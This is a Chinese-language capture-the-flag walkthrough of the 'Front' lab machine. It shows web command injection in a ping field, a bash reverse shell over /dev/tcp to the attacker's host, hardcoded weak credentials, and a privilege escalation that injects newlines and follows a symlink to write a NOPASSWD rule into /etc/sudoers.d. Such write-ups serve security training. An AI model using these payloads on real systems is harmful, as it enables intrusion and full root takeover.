

| Front_daochunhan

| Front

| 靶机信息

- 靶机名称: Front
- 靶机作者: 群主
- 靶机类型: Linux
- 来源: MazeSec / QQ公开群 321948805
- 官网: <https://maze-sec.com/>

| user

目标:

192.168.64.68

端口扫描:

nmap 192.168.64.68

```
(daochunhan@kali)-[~]  
$ nmap 192.168.64.68  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-13 04:39 -0400  
Nmap scan report for 192.168.64.68  
Host is up (0.00051s latency).  
Not shown: 997 closed tcp ports (reset)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
8080/tcp  open  http-proxy  
MAC Address: 36:BB:70:25:B3:01 (Unknown)  
  
Nmap done: 1 IP address (1 host up) scanned in 1.13 seconds
```


```
22/tcp    open  ssh  
80/tcp    open  http  
8080/tcp  open  http-proxy
```

80 是一个射击小游戏，8080 是“系统权限申请平台”，页面提供注册、登录和排队功能，先注册一个普通账号：



注册后可以看到前面有一些初始用户，先做一次目录枚举，确认可用路由：

```
# common 的字典是找不到关键参数的，所以用稍大一点的字典
ffuf -u http://192.168.64.68:8080/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-medium-words.txt -fc 404 -t 30
```





成为队列第一名后进入权限申请。 `host` 会被拼接到后端的 `ping` 命令中, 尝试命令注入并观察回显:

```
127.0.0.1;id
```

申请须知

你已通过排队审核，可以申请系统权限。为确认你的联系方式可用， 请提供一个可用的 IP 地址，系统将对地址进行连通性测试； 同时请填写申请理由， 由管理员进行审批。

联系地址 (IP)

例如 127.0.0.1

申请理由

简要说明申请原因

提交申请

连通性测试结果

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.499 ms  
  
--- 127.0.0.1 ping statistics ---  
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 0.499/0.499/0.499/0.000 ms  
uid=1000(s3cti0n) gid=1000(s3cti0n) groups=1000(s3cti0n)
```

反弹 shell 即可：

```
nc -lvnp 4444
```

联系地址提交：

```
127.0.0.1;bash -c 'bash -i >& /dev/tcp/192.168.64.39/4444 0>&1'
```

```
(daochunhan@kali)~[~]
$ stty raw -echo; fg
[1] + continued nc -lvnp 4444
reset
reset: unknown terminal type unknown
Terminal type? xterm
s3cti0n@Front:/opt/pms$ id
uid=1000(s3cti0n) gid=1000(s3cti0n) groups=1000(s3cti0n)
s3cti0n@Front:/opt/pms$ cat ~/user.txt
flag{user-37ccc832650318185c6e88336cc182f2}
s3cti0n@Front:/opt/pms$
```

另外，初始用户被硬编码在 `/opt/pms/app.py` 中，其中第一个用户 `admin` 使用弱密码 `admin123`。因此也可以直接登录 `admin / admin123`，进入权限申请页面，后续命令注入步骤与上文一致：



```
# 首次启动：预置 9 位"已有申请人"，让新注册用户排在第 10 位
n = db.execute("SELECT COUNT(*) FROM users").fetchone()[0]
if n == 0:
    now = int(time.time())
    bots = [
        ("admin", "admin123"),
        ("zhangsan", "123456"),
        ("lisi", "lisi123"),
        ("wangwu", "woshiwangwu"),
        ("zhaoliu", "zhao@2026"),
        ("sunqi", "sunqi888"),
        ("zhouba", "zhouba666"),
        ("wujiu", "wujiu321"),
        ("zhengshi", "zhengshi@9"),
    ]
    cur = db.cursor()
    for i, (u, p) in enumerate(bots):
        t = now - 10 * 86400 + i * 3600 # 10 天前起，每小时一位
```

root

```
sudo -l
```

```
s3cti0n@Front:~$ sudo -l
Matching Defaults entries for s3cti0n on Front:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User s3cti0n may run the following commands on Front:
    (root) NOPASSWD: /usr/bin/back
s3cti0n@Front:~$
```

```
(root) NOPASSWD: /usr/bin/back
```

```
sudo /usr/bin/back
```

```
s3cti0n@Front:~$ sudo /usr/bin/back
用法: back <add|mod|del|list|export>
add      增加记录 (直接回车也添加)
mod      修改记录
del      删除记录
list     列出记录
export   导出全部记录到日志文件 (路径以 / 开头、.log 结尾)
s3cti0n@Front:~$ sudo /usr/bin/back list
ID      user      note
64      1             x
s3cti0n@Front:~$
```

这个记录是和申请的表单关联的：

```
add      增加记录 (直接回车也添加)
```

推测日志可能存在换行符注入，尝试增添日志：

```
sudo /usr/bin/back add # \n\n111
sudo /usr/bin/back list
```

```
s3cti0n@Front:~$ sudo /usr/bin/back add
请输入记录内容 (回车直接添加) : \n\n111
已添加, 记录 ID = 65
s3cti0n@Front:~$ sudo /usr/bin/back list
ID      user      note
64      1             x
65      0             \n\n111
```

虽然 `list` 回显正常，但是直接导出日志，注入的换行符很可能被解析，按照规则（路径以 / 开头、.log 结尾）导出读取一下日志：

```
sudo /usr/bin/back export # /home/s3cti0n/a.log
cat /home/s3cti0n/a.log
```

```
s3cti0n@Front:~$ sudo /usr/bin/back export
导出路径（必须以 / 开头、.log 结尾）： /home/s3cti0n/a.log
已导出 2 条记录到 /home/s3cti0n/a.log
s3cti0n@Front:~$ cat /home/s3cti0n/a.log
[64] 1 x
[65] 0

111
s3cti0n@Front:~$
```

确认换行符会被解析，那么利用软链接以 `root` 身份将可控输入通过导出记录的功能加进去即可。`back export` 会以 `root` 权限打开导出路径，软链接可以把这个路径指向 `sudoers` 文件：

```
sudo /usr/bin/back add # \n\nALL ALL=(ALL) NOPASSWD: ALL
ls -l /etc/sudoers.d
ln -s /etc/sudoers.d/pms /home/s3cti0n/sudo.log
sudo /usr/bin/back export # /home/s3cti0n/sudo.log
```

```
s3cti0n@Front:~$ sudo /usr/bin/back add
请输入记录内容（回车直接添加）： \n\nALL ALL=(ALL) NOPASSWD: ALL
已添加，记录 ID = 66
s3cti0n@Front:~$ ls -l /etc/sudoers.d
total 8
-r--r----- 1 root root  0 Aug 13 08:23 pms
-r--r----- 1 root root 43 Aug 12 19:14 pms-back
-r--r----- 1 root root 1068 Feb 11 2026 README
s3cti0n@Front:~$ ln -s /etc/sudoers.d/pms /home/s3cti0n/sudo.log
s3cti0n@Front:~$ sudo /usr/bin/back export
导出路径（必须以 / 开头、.log 结尾）： /home/s3cti0n/sudo.log
已导出 3 条记录到 /home/s3cti0n/sudo.log
```

```
sudo -l
```



```
s3cti0n@Front:~$ ln -s /etc/sudoers.d/pms /home/s3cti0n/sudo.log
s3cti0n@Front:~$ sudo /usr/bin/back export
导出路径（必须以 / 开头、.log 结尾）： /home/s3cti0n/sudo.log
已导出 3 条记录到 /home/s3cti0n/sudo.log
s3cti0n@Front:~$ sudo -l
/etc/sudoers.d/pms:1:8: syntax error
[64] 1 x
      ^
/etc/sudoers.d/pms:2:8: syntax error
[65] 0
      ^
/etc/sudoers.d/pms:4:4: syntax error
111
    ^
/etc/sudoers.d/pms:5:8: syntax error
[66] 0
      ^
Matching Defaults entries for s3cti0n on Front:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User s3cti0n may run the following commands on Front:
    (ALL) NOPASSWD: ALL
    (root) NOPASSWD: /usr/bin/back
s3cti0n@Front:~$
```

重新查看 sudo 权限，确认免密规则生效后，直接进入 root shell：

```
sudo -i
```

```
s3cti0n@Front:~$ sudo -i
/etc/sudoers.d/pms:1:8: syntax error
[64] 1 x
      ^
/etc/sudoers.d/pms:2:8: syntax error
[65] 0
      ^
/etc/sudoers.d/pms:4:4: syntax error
111
    ^
/etc/sudoers.d/pms:5:8: syntax error
[66] 0
      ^
root@Front:~# id
uid=0(root) gid=0(root) groups=0(root)
root@Front:~# cat /root/root.txt
flag{root-05f6baa70fd9869fb4c02133121d2f39}
root@Front:~#
```